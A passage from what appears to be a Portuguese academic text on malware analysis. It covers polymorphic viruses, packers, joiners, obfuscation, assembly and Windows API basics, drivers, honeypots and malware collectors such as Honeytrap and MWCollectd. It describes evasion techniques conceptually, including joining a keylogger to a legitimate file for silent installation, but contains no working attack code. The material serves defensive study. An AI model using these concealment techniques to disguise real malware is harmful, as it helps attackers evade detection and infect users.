Isso é conseguido principalmente de duas maneiras: pela criptografia do código principal do vírus com uma chave diferente a cada infecção com conjuntos aleatórios de comandos de decriptografia ou pela modificação do código executável do vírus.

4.2.2.1 Níveis de Polimorfismo

De acordo com a complexidade do código de seus decriptadores, foi criada uma divisão em níveis dos vírus polimórficos (BECEIRO, 2008):

- Nível 1

  Vírus com um conjunto de decriptadores com código constante. É escolhido um deles para a infecção.

  São chamados de "semipolimórficos" ou "oligomórficos".

- Nível 2

  O decriptador contém uma ou diversas instruções constantes, o restante pode ser modificado.

- Nível 3

  O decriptador contém funções não utilizadas.

- Nível 4

  O decriptador utiliza instruções intercambiáveis e modifica sua ordem (mistura de instruções). O algoritmo de decriptação permanece inalterado.

- Nível 5

  Todas as técnicas anteriormente mencionadas são utilizadas, o algoritmo de decriptação é modificável, a criptografia repetida do código do vírus e mesmo a criptografia parcial do decriptador são possíveis.

- Nível 6

  O código principal do vírus está sujeito a mudanças, é divido em blocos que são posicionados em ordem aleatória durante a infecção. Apesar disso, o vírus continua a poder trabalhar. Pode ser decriptografado.

  São chamados de "vírus de permutação".

4.2.3 *Packers*

Os *packers* são compressores de arquivos executáveis. Quando compactados, os arquivos executáveis não executam suas funções primárias, o que faz necessário o conhecimento de uma rotina de descompressão antes do *malware* ser carregado na memória, normalmente inclusa no final do arquivo comprimido, ilustrado na Figura 12.




Figura 12: *Criação e execução de arquivos comprimidos ou encriptados*

Caso um analista deseje estudar o código do vírus, deve-se ter conhecimento de que o arquivo comprimido necessita, normalmente, de um programa específico (*unpacker*) para o descomprimir. Dificilmente esse programa é o mesmo que o comprimiu. Dessa forma, ele deve tomar cuidado ao baixar esse descompressor, pois, em muitas vezes, esse pode ser também um *malware*.

Como exemplo de uma ferramenta bastante útil, o PEiD é um utilitário que escaneia arquivos executáveis portáveis em busca de *packers*, *cryptors* e compiladores, e é capaz de detectar mais de 470 assinaturas diferentes nos arquivos. Além do modo de procura básico, ele também possui opções de modos especiais de detecção, procura recursiva em arquivos e diretórios, escaneamento heurístico e outras técnicas para encontrar as assinaturas. A sua base de assinaturas é pública e pode ser utilizada na implementação de escaneadores próprios.

Seguem, na Figura 13, exemplos de *packers* e de seus respectivos *unpackers*.

Packers	Unpackers
UPX	UPX Unpacker
ASPack	ASPackDie
MEW	UnMew
FSG	UnFSG
PECompact	UnPECompact

Figura 13: *Exemplos de Packers e de seus respectivos Unpackers*

Em muitos casos, o código do *malware* pode ser comprimido utilizando-se *packers* distin-

tos, gerando um vírus polimórfico (visto acima), já que existirá uma assinatura diferente para cada compressão.

4.2.4 *Joiners*

Os *joiners* são utilizados para unir dois ou mais arquivos em um, o que os faz serem executados simultaneamente.

Usado por atacantes, por exemplo, quando deseja-se enviar um arquivo lícito combinado com um *malware*, como um *keylogger*. A praga é instalada sem que o usuário tenha conhecimento e sem nenhuma interação por parte desse, denominada “instalação silenciosa”.

4.2.5 Ofuscadores

Basicamente, ofuscar um código X é transformá-lo em um código X’ muito mais complexo que seja executado da mesma forma que o original. Essa maior complexidade serve, justamente, para dificultar a compreensão por parte do analista do código.

As principais técnicas para essa modificação do código são:

- trocar nomes de variáveis e funções;
- remover identação, espaços, tabs, quebra de linhas, comentários;
- inserir pedaços de código redundantes;
- inserir loops sem efeito;
- alterar blocos de código;
- alterar fluxo de controle;
- quebrar ou agrupar funções;
- compressão/criptografia.

Pode-se notar no código abaixo a utilização de técnicas de ofuscação:

- Antes

```
int i = 0;
while (i < 1000) {
... A[i] ...;
i ++;
}
```

- Depois

```
int i = 11;
while (i < 8003) {
... A[(i-3)/8] ...;
i += 8;
}
```

Na Figura 14, são representados um código original e seu respectivo código ofuscado. Para a ofuscação, foi utilizado o *software Free Javascript Obfuscator* (INC., 2010).




Figura 14: *Exemplo de código original e seu respectivo código ofuscado com o software Free Javascript Obfuscator (INC., 2010)*

Na Figura 15, é representado um código ofuscado que fez parte do *International Obfuscated C Code Contest* (abreviada IOCCC), concurso de programação em C que premia os autores dos códigos mais ilegíveis na linguagem.

Figura 15: *Código ofuscado que fez parte do IOCCC (IOCCC, 2012)*

4.3 Assembly 32/64 bits do Windows

(MENDONCA; ZELENOVSKY, 2006) define *Assembly* como o conjunto de códigos, em linguagem de máquina, que são interpretados pelo processador a fim de executar uma determinada ação.

4.3.1 Registradores

- Registradores 32 bits

  1. EAX – Registrador Acumulador.
  2. EBX – Registrador Base.
  3. ECX – Registrador Contador.
  4. EDX – Registrador de Dados.
  5. ESI e EDI– Registradores de Indexação .

6. EBP - Registrador de Pilha – Ponteiro de Base.
7. ESP – Registrador de Pilha – Ponteiro de Pilha.

- Registradores 64 bits

1. RAX – Registrador Acumulador.
2. RBX – Registrador Base.
3. RCX – Registrador Contador.
4. RDX – Registrador de Dados.
5. RSI e RDI– Registradores de Indexação .
6. RBP - Registrador de Pilha – Ponteiro de Base.
7. RSP – Registrador de Pilha – Ponteiro de Pilha.

A Figura 16 mostra como foi feita a evolução dos registradores sem haver perda de compatibilidade com as versões anteriores.

Figura 16: *Estrutura de compatibilidade dos registradores*

4.3.2 Principais Comandos

Os comandos a seguir estão em (MENDONCA; ZELENOVSKY, 2006) e são algumas das instruções em linguagem *assembly* mais comuns utilizadas.

- PUSH: Coloca o conteúdo do operando na pilha.
- POP: Carrega no registrador operando um dado proveniente da pilha. É utilizado em conjunto com o PUSH.
- PUSHAD: Variante do PUSH. Coloca os conteúdos de EAX, EBX, ECX, EDX , ESP, EBP, ESI e EDI na pilha.
- POPAD: Variante do POP. Carrega EAX, EBX, ECX, EDX , ESP, EBP, ESI e EDI com dados provenientes da pilha. É utilizado em conjunto com o PUSHAD. Por mexerem diretamente com conteúdos dos registradores, ambos são amplamente utilizados para códigos maléficos.

- CALL: Transfere incondicionalmente a execução do programa para uma rotina, tarefa ou *gate*, localizados a partir de um endereço relativo ao ponteiro de instrução, ou absoluto. O retorno está subentendiso, ocorrendo na execução da instrução RET.
- RET: Retorna da rotina para o endereço carregado na pilha pela instrução CALL.
- MOV: Copia dados do operando fonte para o operando destino.
- LEA: Coloca o *offset* do endereço apontado pelo operando fonte no registrador destino.
- CMP: Compara operandos, modificando *flags*.
- INC: Incrementa o operando.
- DEC: Decrementa o operando.
- ADD: Soma os conteúdos de dois operandos (fonte e destino), armazenando o resultado no destino.
- SUB: Subtrai os conteúdos de dois operandos (fonte e destino), armazenando o resultado no destino.
- MUL: Multiplica os conteúdos de dois operandos (fonte e destino), armazenando o resultado no destino.
- DIV: Divide os conteúdos de dois operandos (fonte e destino), armazenando o resultado no destino.
- AND: Faz um *and* bit a bit entre dois operandos e armazena o resultado no destino.
- OR: Faz um *or* bit a bit entre dois operandos e armazena o resultado no destino.
- XOR: Faz um *xor* bit a bit entre dois operandos e armazena o resultado no destino.
- JMP: Salta incondicionalmente a execução doprograma para um endereço relativo ao ponteiro de instrução, ou para um endereço absoluto, não estando implícito o retorno.

  Ainda há as variantes do JMP, descritas na Figura 17.

Asm	Hexa	Descrição
ja	77 ou 0F87	salte se acima (jump if above)
jae	73 ou 0F83	salte se acima ou igual (jump if above or equal)
jb	72 ou 0F82	salte se abaixo (jump if below)
jbe	76 ou 0F86	salte se abaixo ou igual (jump if below or equal)
je	74 ou 0F84	salte se igual (jump if equal)
jg	7F ou 0F8F	salte se maior (jump if greater)
jge	7D ou 0F8D	salte se maior ou igual (jump if greater or equal)
jl	7C ou 0F8C	salte se menor (jump if less)
jle	7E ou 0F8E	salte se menor ou igual (jump if less or equal)
jmp	EB ou E9	salto incondicional
jna	76 ou 0F86	salte se não acima (jump if not above)
jnae	72 ou 0F82	salte se não acima ou igual (jump if not above or equal)
jnb	73 ou 0F83	salte se não abaixo (jump if not below)
jnbe	77 ou 0F87	salte se não abaixo ou igual (jump if not below or equal)
jne	75 ou 0F85	salte se não igual (jump if not equal)
jng	7E ou 0F8E	salte se não maior (jump if not greater)
jnge	7C ou 0F8C	salte se não maior ou igual (jump if not greater or equal)
jnl	7D ou 0F8D	salte se não menor (jump if not less)
jnle	7F ou 0F8F	salte se não menor ou igual (jump if not less or equal)
jnz	75 ou 0F85	salte se não zero (jump if not sero)
jz	74 ou 0F84	salte se zero (jump if zero)

Figura 17: *Lista de comandos de salto em Assembly*

4.3.3 Estruturas de Controle

A seguir, exemplos de instruções de estruturas de controle:

- Controle de fluxo:
  - Código em C:

    if(var > 128) var = 128;
  - Código em Assembly:

    MOV eax, [ebp+8]

    CMP eax, 0x80

    JBE skip

    MOV eax, 0x80

    skip:

- Loops
  - Código em C:

    for (i=0; i < 100, i++) do_something();
  - Código em Assembly:

    XOR eax, eax

    start:

    CMP eax, 0x64

    JGE exit

    CALL do_something

    INC eax

    JMP start

    exit:

- Switch:
  - Código em C:

    switch (var){

    case 0: var = 100; break;

    case 1: var = 200; break;

    }
  - Código em Assembly:

    JMP switch_table[eax*4]

    case 0:

    MOV [ebp-4], 100

    case 1:

    MOV [ebp-4], 200

    JMP end

    end:

Exemplo: Programa “Olá, Mundo” escrito em linguagem *assembly* na Figura 18.

```
variable:
        .message        db      "Olá, Mundo!$"
code:
        mov     ah, 9
        mov     dx, offset  .message
        int     0x21
        ret
```

Figura 18: *Exemplo de código em linguagem de máquina do "Olá, Mundo"*

4.4 API do Windows

Conforme descrito por (NPR, 2009), uma API (sigla para *Application Programming Interface* ou Interface de Programação de Aplicativos) é uma maneira de duas aplicações de computador comunicarem-se entre si em uma linguagem comum que ambas compreendam.

A API do Windows, comumente conhecida por *WinAPI* é a API da Microsoft, presente nos sistemas operacionais Windows. Era chamado de Win32 API, mas o nome excluía os sistemas Windows de 16 bits e 64 bits. Praticamente todos os programas do Windows interagem com o WinAPI: exceções notórias estão presentes em pequeno número nos sistemas Windows NT (por exemplo, algumas rotinas executadas com a inicialização do Windows). Estes utilizavam o *Native API* (PRICE, 2011).

A WinAPI é utilizada por todo desenvolvedor de *software* cujo principal foco são os sistemas operacionais Windows. Naturalmente, os desenvolvedores de *malwares* cujo alvo é um sistema *Windows* utilizarão essa API para comunicar-se com outros programas ou com o próprio sistema.

A seguir, uma lista das principais APIs do *Windows* que podem ser usadas com princípios maliciosos:

- **LoadLibraryA:** Carrega um módulo específico para o endereço do processo que o chama. O módulo especificado pode fazer com que outros módulos sejam carregados.
- **GetProcAddress:** Obtém o endrerço de uma função ou variável de uma determinada DLL.
- **RegOpenKeyExA:** Abre uma chave de registro específica. Note que o nome das chaves não é sensível a tamanho.
- **RegSetValueExA:** Escreve os dados e o tipo de um valor específico em uma chave de registro. Utilizável apenas em aplicações *Desktop*.

- **GetEnvironmentVariableA:** Obtém o conteúdo de uma variável específica do bloco de ambiente do processo chamado.
- **GetWindowsDirectoryA:** Retorna o caminho do diretório do *Windows*.
- **CreateMutexA:** Cria ou abre um objeto *Mutex* nomeado ou não.
- **CreateFileA** Cria ou abre um arquivo para um dispositivo I/O. Os dispositivos mais utilizados são: arquivo, fluxo de arquivos, diretório, disco físico, volume, *buffer* do console, etc, A função retorna um valor que pode ser usado para acessar o arquivo ou dispositivo por vários tipos de I/O dependendo das *flags* ou atributos especificados.
- **FindFirstFileA:** Procura em um diretório por um arquivo ou subdiretório com o nome que seja igual a um nome específico ou parte de um nome específico.
- **WriteFile:** Escreve dados a um arquivo ou dispositivo I/O específico.
- **ReadFile:** Lê dados de um arquivo ou dispositivo I/O específico. A leitura ocorre na posição especificada pelo ponteiro do arquivo se suportada pelo dispositivo.
- **SetFileAttributesA:** Escreve os atributos de um arquivo ou diretório.
- **GetThreadContext:** Obtém o contexto de uma *thread* específica.
- **IsDebuggerPresent:** Determina se o processo chamador está sendo debugado por um *debugger* de usuário.
- **FindResource** Determina a localização de um recurso com o tipo especificado e o nome no módulo especificado.
- **ShellExecute:** Realiza uma operação em um arquivo especificado.
- **LockResource:** Faz um ponteiro apontar para um recurso específico na memória.
- **CreateProcess:** Cria um novo processo e sua *thread* primária. O novo processo executa no contexto seguro do processo chamador.

Devem ser destacadas também as seguintes DLLs, as principais do sistema Win32, descritas em (SIKORSKI; HONIG, 2012):

- **kernel32.dll:** É uma DLL muito comum que contém funcionalidades primárias, tais como acesso e manipulação de memória, arquivos e *hardware*.
- **advapi32.dll:** Esta DLL provê acesso às funcionalidades avançadas do *Windows* como gerenciamento de serviços e registro do sistema.
- **user32.dll:** Esta DLL contém todos os componentes de interface com o usuário, como botões, barras de rolagem e componentes para controlar e responder às ações do usuário.
- **gdi32.dll:** Esta DLL contém funções para mostrar e manipular imagens e componentes gráficos.
- **Ntdll.dll:** Esta DLL é a interface com o *kernel* do Windows. Arquivos executáveis normalmente não importam este arquivo diretamente, embora seja sempre importado indiretamente pelo **kernel32.dll**. Se um executável importa este arquivo, significa que ele pretende utilizar funcionalidades não permitidas naturalmente pelo *Windows*. Algumas tarefas, como esconder funcionalidades ou maniplular processos usarão esta interface.
- **WSock32.dll e Ws2_32.dll:** São DLLs de rede. Um programa que utilize ambos os acessos provavelmente quer se conectar a uma rede ou realizar tarefas na rede.
- **Wininet.dll:** Esta DLL contém funções de rede de alto nível, que implementam protocolos como o FTP, HTTP e NTP.

4.5 *Drivers* de *Windows*

(MICROSOFT, 2012) descreve ***driver* de dispositivo** (do inglês *device driver*) como um *software* que permite que o computador se comunique com o *hardware* ou com os dispositivos. A Figura 19 ilustra como um *driver* se encaixa como intermediário entre um dispositivo e o computador.

Conhecer a estrutura de um *driver* é importante para a análise de *malware*, uma vez que os *drivers* são utilizados com frequência como intermediários na infecção de arquivos executáveis ou arquivos do sistema. Os *drivers* podem ser inclusive utilizados para esconder um *malware* de um antivirus.




Figura 19: *Driver como intermediário entre um dispositivo e o computador*

4.5.1 Estrutura de um Driver

A Figura 20 exemplifica o funcionamento de um *driver* para um dispositivo de áudio. O exemplo mostra mais detalhadamente a estrutura de um *driver* e sua comunicação com o dispositivo e o computador. A parte acinzentada é o conjunto de programas que são chamados de *driver* (RIETHMULLER, 2003).




Figura 20: *Estrutura de um driver de áudio (RIETHMULLER, 2003)*

Pela figura, nota-se que o *driver* é na verdade um conjunto de APIs mais *kernel*. As APIs acessam o *kernel* que é carregado pelo sistema operacional na inicialização (RIETHMULLER, 2003).

5 *Honeypot*

Em agosto de 1986, os administradores da rede de um famoso centro de pesquisas dos Estados Unidos, *Lawrence Berkley Laboratory*, perceberam que havia alguém atacando a rede e obtendo sucesso nesses ataques. Era esperado que eles retirassem a vulnerabilidade da rede, bloqueando o invasor e impedindo o comprometimento de dados sigilosos do centro. Porém, em vez disso, eles passaram a analisar o ataque e a monitorar o invasor. Esse acontecimento é tido como o primeiro relato de atividades de monitoramento do atacante (STOLL, 1988).

A partir desse momento, a ideia da criação de máquinas preparadas como armadilha para invasores tornou-se eminente.

O termo *Honeypot* (pote de mel, em português) é utilizado para designar esse tipo de máquina. Ela utiliza diversas ferramentas (como o coletor de *malware*, tema do próximo capítulo), que têm a função de, propositalmente, simular falhas de segurança dos mais diversos tipos no sistema e colher informações pessoais do invasor e detalhes da invasão.

5.1 Tipos de *Honeypot*

Existem dois tipos de *Honeypot*. Essa classificação é baseada na sua função:

- *Honeypot* de Pesquisa

  Utilizado para acumular o máximo de informação do invasor e da invasão. Para isso, o sistema necessita de um alto grau de comprometimento para deixar o invasor realizar todos os seus objetivos. Funcionam sem ligação com a rede principal.

- *Honeypot* de Proteção

  Utilizado como elemento de distração ou dispersão. Possui o propósito de diminuir o risco de ataque das outras máquinas da rede.

5.2 Níveis de *Honeypot*

De acordo com o nível de interatividade que o *Honeypot* proporciona ao atacante, pode-se classificá-lo como (BATISTELA; TRENTIN, 2009):

- Baixa interatividade

  Capazes de simular serviços básicos, como Telnet e FTP, o que limita bastante a interação do atacante com o sistema, obrigando-o a entrar em contato apenas com serviços pré-configurados.

  São os mais fáceis de implementar em termos de instalação, configuração e manutenção, porém apresenta a desvantagem de coletar menos informações do ataque.

- Média interatividade

  Permite uma maior interação do atacante com o sistema, mas ainda o proíbe de interagir com o sistema operacional real. Um exemplo é a criação de um sistema operacional virtual, cujo objetivo é fazer com que o atacante entre nesse ambiente monitorado.

- Alta interatividade

  Disponibiliza sistemas operacionais e aplicações reais ao atacante. Os serviços não são simulados e nada é restrito.

  É o mais complexo de ser implementado, mas coleta a maior quantidade de informações do ataque.

5.3 O Projeto *Honeynet* Global

O objetivo do Projeto *Honeynet*[1] é melhorar a segurança da Internet, compartilhando lições aprendidas sobre as ameaças mais comuns. Isso é feito graças à implantação de *honeynets* em todo o mundo, captura de ataques, análise de informações e compartilhamento de descobertas. Com base nessas informações, a comunidade de segurança pode compreender melhor as ameaças que enfrentam e como se defender contra eles (PROJECT, 2012).

O *honeyTARG Honeynet Project*, liderado pelo Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil (CERT.br), é um capítulo do Projeto *Honeynet* Global focado em utilizar *Honeypots* de baixa interação para reunir informações sobre abuso de infraestrutura da Internet por *hackers* e *spammers*.

Fazem parte do *honeyTARG Honeynet Project*:

[1] Uma Honeynet é uma rede de Honeypots.

- Projeto *SpamPots*

  Recolher dados relacionados com o abuso da infraestrutura da Internet pelos *spammers*. Os principais objetivos são:

  – Ajudar a desenvolver a pesquisa para caracterização de *spam*;

  – Desenvolver melhores formas de identificar *phishing* e *malware* e de identificar *botnets* através do abuso de *proxies* abertos.

- Projeto *Honeypots* Distribuídos

  Seu objetivo é aumentar a capacidade de detecção de incidentes, correlação de eventos e análise de tendências no espaço Internet brasileiro. Para alcançar esses objetivos, o projeto possui:

  – Uma rede (da qual o IME já fez parte) composta por *honeypots* de baixa interação distribuídos, hospedadas em organizações parceiras, cobrindo uma parte abrangente do espaço de endereço IPv4 brasileira, como pode ser visto na Figura 21:




Figura 21: *Localização dos Honeypots no território brasileiro*

  – Um sistema para notificar CSIRTs (Equipes de Resposta a Tratamento de Incidentes de Segurança) de redes que geram ataques contra os *Honeypots*;

  – Estatísticas públicas, como:

    * Estatísticas diárias para os dados de fluxo de rede direcionado para *Honeypots*;

    * De hora em hora estatísticas resumidas do tráfego de dados TCP/UDP direcionado para *Honeypots*.

6 *Coletores de Malware*

Os coletores de *malware*, utilizados nos *Honeypots*, servem para emular serviços vulneráveis, capturar pragas virtuais e, dependendo do coletor, ainda analisar o ataque. Esse tipo de *software* deve ser configurado em uma máquina sem proteção de um antivírus e fora da rede principal da instituição, já que o *malware* pode se replicar automaticamente para os computadores da rede.

Essa fase de captura de *malwares* é de vital importância parra o trabalho dos laboratórios de análise de *malware*.

Serão tratados nesse capítulo as principais características dos três coletores de *malware* mais conhecidos: o *Honeytrap*, o *Nepenthes* e o *MWCollectd*.

6.1 *Honeytrap*

O *Honeytrap* é um *deamon*[1] de *honeypot* de baixa interação utilizado para observar ataques contra serviços de rede.

Em contraste com outros coletores, o alvo do *Honeytrap* não é a coleta do *malware* propriamente dito, mas, sim, capturar a exploração inicial. Ele coleta e, além disso, processa as rotas do ataque.

Ele é capaz de processar ataques desconhecidos, o que significa que nenhum conhecimento prévio sobre um protocolo ou vulnerabilidade consegue ser usado. De qualquer forma, uma conexão de entrada deve ser gerada para o ataque. Dado isso, o *Honeytrap* implementa um conceito de servidor dinâmico para esta finalidade: ele monitora o fluxo de rede para sessões de entrada e gera "ouvintes" para tentar uma conexão atacado-atacante.

Com a conexão estabelecida, o *Honeytrap* realiza tudo que o atacante faz no sentido contrário, fazendo com que este seja também infectado. Com isso, o modo como é feito o ataque (código utilizado) a uma vulnerabilidade antes desconhecida é descoberto.

[1] Um *daemon*, acrônimo de *Disk And Execution MONitor* (Monitor de Execução e de Disco), é um programa de computador que roda de forma independente em *background*, ao invés de ser controlado diretamente por um usuário.

Cada ouvinte pode lidar com múltiplas conexões e termina-se depois de algum tempo inativo (WERNER, 2009).

6.2 *MWCollectd*

O *MWCollectd* é um *deamon* modular utilizado para coleta de *malware*, cuja funcionalidade está espalhada por diferentes módulos em linguagem C++ e *Python*.

Ele é patrocinado pela Kaspersky, empresa russa produtora de *softwares* de segurança para a Internet.

A seguir, será dada uma visão geral sobre os diferentes módulos, como eles interagem e o que eles fazem: (LANG, 2010)

- *core*

  Faz com que todos os outros módulos trabalhem juntos e sincronizados. Como o próprio nome já diz, é o coração do *MWCollectd*.

- *download-curl*

  Realiza o *download* de binários dos *malware* que são referenciados por *http*s ou URLs *ftp*.

- *download-tftp*

  Realiza o *download* de binários dos *malware* através do protocolo TFTP (*Trivial File Transfer Protocol*), utilizado para transferir pequenos ficheiros entre *hosts* de uma rede. Nesse caso, os binários são transferidos diretamente do computador do atacante.

- *dynserv-mirror*

  Funciona como o *Honeytrap* em vulnerabilidades desconhecidas.

- *dynserv-nfqueue*

  Permite a criação de servidores dinâmicos.

- *embed-python*

  Incorpora a linguagem *Python 3.x* no *MWCollectd*, permitindo o rápido desenvolvimento de servidores de rede.

- *filestore-binaries*

  Guarda todas as amostras de *malware* baixadas no sistema de arquivos local, usando md5 ou sha512 como nome dos arquivos.

- *filestore-streams*

  Guarda todo o tráfego gerado nas conexões do *MWCollectd* no sistema de arquivos para futura examinação.

- *shellcode-libemu*

  O *libemu* é um emulador de x86 e uma biblioteca para detecção de código do *shell* (programa em linguagem de máquina). No *MWCollectd*, ele é utilizado para descobrir o que um certo código do *shell* faz (emulando-o) e como o *malware* pode ser baixado.

  Esse módulo inclui o *libemu* no *MWCollectd*.

- *submit-mwserv*

  O *mwserv* é o serviço de agregação de *malwares* usados pela *MWCollect Alliance*. O módulo executa a submissão de novos binários (incluindo o envio da amostra do *malware*) e de *malwares* já documentados no banco de dados do *MWCollect Alliance* (por questão de estatística).

Na Figura 22, é mostrado o *MWCollectd* sendo utilizado.

Figura 22: *MWCollectd sendo utilizado*

6.3 *Nepenthes*

O *Nepenthes*, assim como o *Honeytrap* e o *MWCollectd*, é um *deamon* de *honeypot* de baixa interação (SOURCEFORGE.NET, 2009).

Com estrutura semelhante ao *MWCollectd*, o *Nepenthes* é modular. Sua arquitetura pode ser visualizada na Figura 23.

